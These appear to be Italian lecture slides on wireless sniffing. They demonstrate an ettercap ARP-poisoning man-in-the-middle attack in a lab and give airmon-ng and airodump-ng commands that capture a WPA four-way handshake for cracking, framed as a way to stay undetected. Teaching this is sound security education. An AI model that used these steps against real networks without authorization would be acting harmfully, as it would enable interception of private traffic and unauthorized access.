
- Supponiamo di avere il seguente scenario di rete
- **N.B.** Sono state utilizzate tre macchine fisiche distinte, su ciascuna delle quali è stata posta in esecuzione una VM
 - L'Adapter di rete delle due macchine target è stato impostato su «**Scheda con bridge**»



Wireless Sniffing

Sniffing Attivo – Esempio

- Supponiamo di avere il seguente scenario di rete
- **N.B.** L'adapter di rete della macchina Kali (Attaccante) è stato disattivato
 - Tale macchina è stata connessa direttamente all'Access Point mediante la scheda wireless esterna



Wireless Sniffing

Sniffing Attivo – Esempio

GUI di **ettercap-graphical**



Wireless Sniffing

Sniffing Attivo – Esempio

GUI di **ettercap-graphical**



Wireless Sniffing

Sniffing Attivo – Esempio



Wireless Sniffing

Sniffing Attivo – Esempio

- Rileviamo gli host attivi all'interno della rete target



Wireless Sniffing

Sniffing Attivo – Esempio

- Visualizziamo gli host attivi all'interno della rete target



Wireless Sniffing

Sniffing Attivo – Esempio

- Lista degli host attivi all'interno della rete target

The screenshot shows the Ettercap interface with a "Host List" tab selected. The table displays the following data:

IP Address	MAC Address	Description
192.168.1.51	50:DA:D6:EA:EC:71	
192.168.1.52	F4:5C:89:9F:15:A5	
192.168.1.53	24:1B:7A:D4:C2:6C	
192.168.1.54	F4:5C:89:9F:15:A5	
192.168.1.55	98:59:7A:50:3B:AB	
192.168.1.58	98:59:7A:50:3B:AB	
192.168.1.254	F4:23:9C:7E:47:E0	

At the bottom of the window, there are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2". Below the buttons, the terminal output shows the process of scanning the network:


```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...
```

A red arrow points to the last line of the terminal output: "8 hosts added to the hosts list...".

Wireless Sniffing

Sniffing Attivo – Esempio


- Selezioniamo le due macchine target
 - Target 1 («Add to Target 1»)



Wireless Sniffing

Sniffing Attivo – Esempio


- Selezioniamo le due macchine target
 - Target 2 («Add to Target 2»)



Wireless Sniffing

Sniffing Attivo – Esempio


- Configuriamo l'attacco di tipo Man-in-the-middle (MITM)



Wireless Sniffing

Sniffing Attivo – Esempio


- Configuriamo l'attacco di tipo Man-in-the-middle (MITM)



Wireless Sniffing

Sniffing Attivo – Esempio


- Configuriamo l'attacco di tipo Man-in-the-middle (MITM)



Wireless Sniffing

Sniffing Attivo – Esempio


- Configuriamo l'attacco di tipo Man-in-the-middle (MITM)



Wireless Sniffing

Sniffing Attivo – Esempio

- Configuriamo ed avviamo l'attacco di tipo Man-in-the-middle (MITM)



Wireless Sniffing

Sniffing Attivo – Esempio

- Ettercap intercetterà il traffico generato tra le due macchine target

The screenshot shows the Ettercap interface version 0.8.3.1 (EB). The main window displays a "Host List" table with columns for IP Address, MAC Address, and Description. The table contains the following data:

IP Address	MAC Address	Description
192.168.1.51	50:DA:D6:EA:EC:71	
192.168.1.52	F4:5C:89:9F:15:A5	
192.168.1.53	24:1B:7A:D4:C2:6C	
192.168.1.54	F4:5C:89:9F:15:A5	
192.168.1.55	98:59:7A:50:3B:AB	
192.168.1.58	98:59:7A:50:3B:AB	
192.168.1.254	F4:23:9C:7E:47:E0	

Below the table, there are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2".

Under the table, the text "ARP poisoning victims:" is displayed, followed by two groups of MAC addresses:

- GROUP 1 : 192.168.1.55 98:59:7A:50:3B:AB
- GROUP 2 : 192.168.1.54 F4:5C:89:9F:15:A5

Wireless Sniffing

Sniffing Passivo

- Sulla rete target potrebbero esserci meccanismi di controllo per rilevare la presenza di host non autorizzati
- Lo *sniffing passivo* (o *asincrono*) permette di intercettare ed osservare il traffico che transita sulla rete target quando non si è autenticati alla rete stessa
- Lo sniffing passivo rappresenta una soluzione efficace per evitare di essere individuati dai meccanismi di controllo
 - E di catturare in maniera «stealth» le informazioni che transitano

Wireless Sniffing

Sniffing Passivo – Esempio

1. È necessario intercettare passivamente il traffico da e verso la rete target
 - Mediante il seguente comando è possibile mettere l'interfaccia di rete (**wlan0**) in *Monitor Mode*
 - **airmon-ng start wlan0**
2. È possibile utilizzare il comando **airodump-ng** per effettuare lo sniffing del traffico da/verso la rete target
 - **airodump-ng wlan0mon -c <canale> --bssid <MAC_BSSID_ReteTarget> -w wificrack**

Wireless Sniffing

Sniffing Passivo – Esempio

1. È necessario intercettare passivamente il traffico da e verso la rete target
 - Mediante il seguente comando è possibile mettere l'interfaccia di rete (**wlan0**) in *Monitor Mode*
 - **airmon-ng start wlan0**

2. È possibile utilizzare il comando **airodump-ng** per effettuare lo sniffing del traffico da/verso la rete target
 - **airodump-ng wlan0mon -c <canale> --bssid <MAC_BSSID_ReteTarget> -w wificrack**

N.B. Deve essere catturata una quantità di traffico tale da contenere i messaggi relativi al *Four-way Handshake*

Wireless Sniffing

Sniffing Passivo – Esempio

3. Mediante Wireshark apriamo il file CAP (**wificrack-01.cap**) ottenuto al passo precedente

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0a: [REDACTED]:97	Broadcast	802.11	284	Beacon
2	1.748549	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
3	1.755717	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
4	1.952371		AdbBroad_c8:f1:d7 (...)	802.11	10	Ack
5	1.952891	0a: [REDACTED]:97	Shenzhen_ba:c9:97	802.11	278	Probe
6	1.953395		0a: [REDACTED]:97 (...)	802.11	10	Ack
7	1.958514		AdbBroad_c8:f1:d7 (...)	802.11	10	Ack
